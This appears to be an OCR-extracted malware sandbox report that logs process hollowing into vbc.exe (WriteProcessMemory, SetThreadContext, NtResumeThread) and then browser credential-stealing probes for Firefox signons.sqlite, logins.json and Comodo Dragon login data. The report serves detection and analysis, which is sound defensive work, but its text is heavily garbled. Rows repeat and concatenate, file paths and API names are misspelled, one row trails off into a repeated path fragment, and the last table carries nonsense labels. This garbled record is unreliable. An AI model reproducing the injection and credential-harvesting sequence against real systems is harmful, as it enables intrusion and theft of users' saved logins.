| Detection | Threat Characteristic: Resides in memory to evade detection | | |
| | Injecting Process ID: 1128 Injected API: WriteProcessMemory | | |
| | Target Process ID: 2984 Target Image Path: %USERPROFILE%lvbc.exe | | |
| Detection | Threat Characteristic: Creates process | | |
| | Process ID: 1128 Image Path: %USERPROFILE%\vbc.exe | | |
| | Shell Command: | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%Ivbc.exe, 400000, MZ., 1024, bbe184) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 Target Image Path: %USERPROFILE%lvbc.exe | | |
| | Injected Content: MZ. | | |
| Detection | Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 Target Image Path: %USERPROFILE%lvbc.exe | | |
| | File: MZ. | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%Ivbc.exe, 401000, .D\$}.d, 79872, bbe184) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 Target Image Path: %USERPROFILE%\vbc.exe | | |
| | larget Image Path: %USERPROFILE%wbc.exe Injected Content: .D\$}.d | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%Ivbc.exe, 415000,, 16896, bbe184) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 | | |
| | Target Image Path: %USERPROFILE%\vbc.exe Injected Content: | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%Ivbc.exe, 41a000, .T. <k`;u,)="" 1<="" 512,="" bbe184="" return:="" td=""><td>2512</td><td>1128</td></k`;u,> | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 | | |
| | Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k`;u< td=""><td></td><td></td></k`;u<> | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:2984:%USERPROFILE%Ivbc.exe, 4a0000, `t\$\$t, 8192, bbe184) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 | | |
| | Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `\$\$t | | |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Modify PEB 7f6e3000 Process:2984:%USERPROFILE%\vbc.exe, 7f6e3008, , 4, bbe184) Return: 1 | 2512 | 1128 |
| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1128 | | |
| | Target Process ID: 2984 | | |
| | Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0 | | |
| | injected Address. 0x0 | | |
| Call Thread API | API Name: SetThreadContext Args: (Process Name:2984:%USERPROFILE%lvbc.exe) Return: 1 | 2512 | 1128 |
| Call Thread API | | 2512 2512 | 1128 1128 |
| Call Thread API Call System API | API Name: SetThreadContext Args: (Process Name:2984:%USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 | | |
| Call Thread API | API Name: SetThreadContext Args: (Process Name:2984:%USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? | 2512 | 1128 |
| Call Thread API Call System API Detection | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe | 2512 2512 | 1128 1128 |
| Call Thread API Call System API Detection Add File | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NiResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII | 2512 2512 2512 | 1128 1128 1128 |
| Call Thread API Call System API Detection | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe | 2512 2512 | 1128 1128 |
| Call Thread API Call System API Detection Add File Write File | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII | 2512 2512 2512 2512 | 1128 1128 1128 1128 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c | 2512 2512 2512 2512 2512 1128 | 1128 1128 1128 1128 1128 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)\Mozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c | 2512 2512 2512 2512 2512 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqltasqlite3.dll) Return: 1 | 2512 2512 2512 2512 2512 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)\Mozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c | 2512 2512 2512 2512 2512 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%\vbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe Path: %USERPROFILE%\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 | 2512 2512 2512 2512 2512 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 |
| Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: WUSERPROFILE%Ivbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Path: %LOCALAPPDATA%IMicrosoftiCLR_v4.0_32!UsageLogsIvbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%IMicrosoftiCLR_v4.0_32!UsageLogsIvbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla FirefoxInss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla FirefoxIsqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%IMOzillaFirefoxIprofiles.ini API Name: GetVersionExA Args: (%APPDATA%IMozillaVirefoxIprofiles.ini) Return: 1 API Name: GetVersionExA Args: (ddebdc) Return: 1 | 2512 2512 2512 2512 2512 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 |
| Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Detection | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%Ivbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%Ivbc.exe Path: %UOSERPROFILE%Ivbc.exe Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%IMozillaFirefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%IMozillaVirefox\profiles.ini) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 | 2512 2512 2512 2512 2512 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Detection | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%Ivbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\sqlitta3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%IMozilla/Firefox\profiles.ini) Return: 1 API Name: PathFileExistsW Args: (%APPDATA%IMozilla\Firefox\profiles.ini) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result | 2512 2512 2512 2512 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 |
| Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Detection Call System API Call System API Call System API Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process Name:2984: WUSERPROFILE%Ivbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%Ivbc.exe Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32;UsageLogsIvbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32;UsageLogsIvbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla FirefoxInss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%IMozillalFirefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 | 2512 2512 2512 2512 2512 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Detection | API Name: SetThreadContext Args: (Process Name:2984: %USERPROFILE%Ivbc.exe) Return: 1 API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%Ivbc.exe Path: %USERPROFILE%Ivbc.exe Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\sqlitta3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%IMozilla/Firefox\profiles.ini) Return: 1 API Name: PathFileExistsW Args: (%APPDATA%IMozilla\Firefox\profiles.ini) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result | 2512 2512 2512 2512 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Detection | API Name: PathFileExistsW Args: (Process Name:2984:%USERPROFILE%/vbc.exe) Return: 1 API Name: NiResumeThread Args: (process:2984,) Return: 7 API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%/vbc.exe Path: %LOCALAPPDATA%/MicrosofftCLR_v4.0_32/UsageLogs/vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%/MicrosofftCLR_v4.0_32/UsageLogs/vbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles/x86)%/Mozilla Firefox/nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles/x86)%/Mozilla Firefox/sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/profiles.ini API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Indic: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/tile/Lile/Firefox/Profiles/tile/Lile/Firefox/Profiles/tile/Lile/Firefox/Profiles/tile/Fire | 2512 2512 2512 2512 1128 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: SetThreadContext Args: (Process:2984,) Return: 7 API Name: NtResumeThread Args: (Process:2984,) Return: 7 API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%ivbc.exe Path: %USERPROFILE%ivbc.exe Path: %UOCALAPPDATA%iMicrosoftCLR_v4.0_32/UsageLogsivbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%iMicrosoftCLR_v4.0_32/UsageLogsivbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0. 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla FirefoxInss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla FirefoxIsqilte3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/profiles.ini API Name: PathFileExistsW Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite API Name: PathFileExistsW Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite) Return: 1 API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite) Return: 1 API Name: GetVersionExA Args: (ddecdc) Return: 1 | 2512 2512 2512 2512 1128 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API | API Name: SetThreadContext Args: (Process:2984,) Return: ? API Name: NiResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%/wbc.exe Path: %USCRAPOATA%/Microsoft/CLR_v4.0_32/UsageLogs/wbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%/Microsoft/CLR_v4.0_32/UsageLogs/wbc.exe.log Type: VSDT_ASCII API Name: CreateMutex/W Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExists/W Args: (%ProgramFiles(x86)%/Mozilla Firefox/nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExists/W Args: (%ProgramFiles(x86)%/Mozilla Firefox/sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/profiles.ini API Name: PathFileExists/W Args: (%APPDATA%/Mozilla/Firefox/profiles.ini) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.default/signons.sqlite - API Name: PathFileExists/W Args: (ddebdc) Return: 1 API Name: DeleteFileW Args: (ddecdc) Return: 1 API Name: DeleteFileW Args: (ddecdc) Re | 2512 2512 2512 2512 1128 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API | API Name: SetThreadContext Args: (Process:2984,) Return: 7 API Name: NtResumeThread Args: (Process:2984,) Return: 7 API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%ivbc.exe Path: %USERPROFILE%ivbc.exe Path: %UOCALAPPDATA%iMicrosoftCLR_v4.0_32/UsageLogsivbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%iMicrosoftCLR_v4.0_32/UsageLogsivbc.exe.log Type: VSDT_ASCII API Name: CreateMutexW Args: (0. 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla FirefoxInss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla FirefoxIsqilte3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/profiles.ini API Name: PathFileExistsW Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite API Name: PathFileExistsW Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite) Return: 1 API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profiles/Valizueu.default/signons.sqlite) Return: 1 API Name: GetVersionExA Args: (ddecdc) Return: 1 | 2512 2512 2512 2512 1128 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 2984 |
| Call Thread API Call System API Detection Add File Write File Call Mutex API Call System API | API Name: SetThreadContext Args: (Process Name:2984:%USERPROFILE%/vbc.exe) Return: 1 API Name: NiResumeThread Args: (e), pid[2984], pid[1128) Return: 1 Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%/vbc.exe Path: %LOCALAPPDATA%/Microsoft/CLR_v4.0_32/UsageLogs/vbc.exe.log Type: VSDT_ASCII Path: %LOCALAPPDATA%/Microsoft/CLR_v4.0_32/UsageLogs/vbc.exe.log Type: VSDT_ASCII API Name: CreateMutex/W Args: (0, 1, 832C34024FC742AE16CF5A21) Return: 21c API Name: PathFileExists/W Args: (%ProgramFiles(x86)/%Mozilla Firefox/nss3.dll) Return: 1 API Name: GetForegroundWindow Args: () Return: 2013c API Name: GetForegroundWindow Args: () Return: 2013c API Name: PathFileExists/W Args: (%ProgramFiles(x86)/%Mozilla Firefox/sqiite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/MozillaFirefox/profiles.ini API Name: PathFileExists/W Args: (%APPDATA%/MozillatFirefox/profiles.ini) Return: 1 API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains system version from API result API Name: GetVersionExA Args: (ddebdc) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%/Mozillat/Firefox/Profiles/tiliszueu.default/signons.sqlite) Return: 1 API Name: PathFileExists/W Args: (%APPDATA/Mozillat/Firefox/Profiles/tiliszueu.default/signons.sqlite) Return: 0 API Name: PathFileExists/W Args: (%APPDATA/Mozillat/Firefox/Profiles/tiliszueu.default/signons.sqlite-wal) Return: 0 Threat Characteristic: Accesses decoy file API Name: PathFileExists/W Args: (%APPDATA/Mozillat/Firefox/Profiles/tiliszueu.default/signons.sqlite-wal) Return: 0 Threat Characteristic: Accesses decoy file API Name: CetVersionExA Args: (ddec2e) Return: 1 API Name: CetVersionExA Args: (ddec2e) Return: 1 | 2512 2512 2512 2512 1128 1128 1128 1128 | 1128 1128 1128 1128 1128 2984 2984 2796 2796 2984 2984 2984 |

| Anthonis | | | | |
|--|--------------------|---|------|------|
| | Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json) Return: 0 | 1128 | 2984 |
| Design | Detection | | | |
| Membrane | Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt) Return: 0 | 1128 | 2984 |
| Procession Pro | Detection | · | | |
| Martinary Mart | Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt) Return: 1 | 1128 | 2984 |
| Missans | Detection | | | |
| Management All Protect Marchanis All Protect All | Call System API | - | 1128 | 2984 |
| 66 Specime Bill All Sicher Enthalbund Ager Scharbundwicks (1982) (1982) 1982 198 | • | | | |
| March An Art Person Person Region (1995) An Art Person Person Region (1995) An Art Person Person Region (1995) An Art Person Person Region (1995) An Art Person Person Region (1995) An Art Person Person Region (1995) An Art Person Person Region (1995) An Art | | , | | |
| Designate Per | | | | |
| Marie | | | | |
| Marie | | | | |
| Miller | | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0 | | |
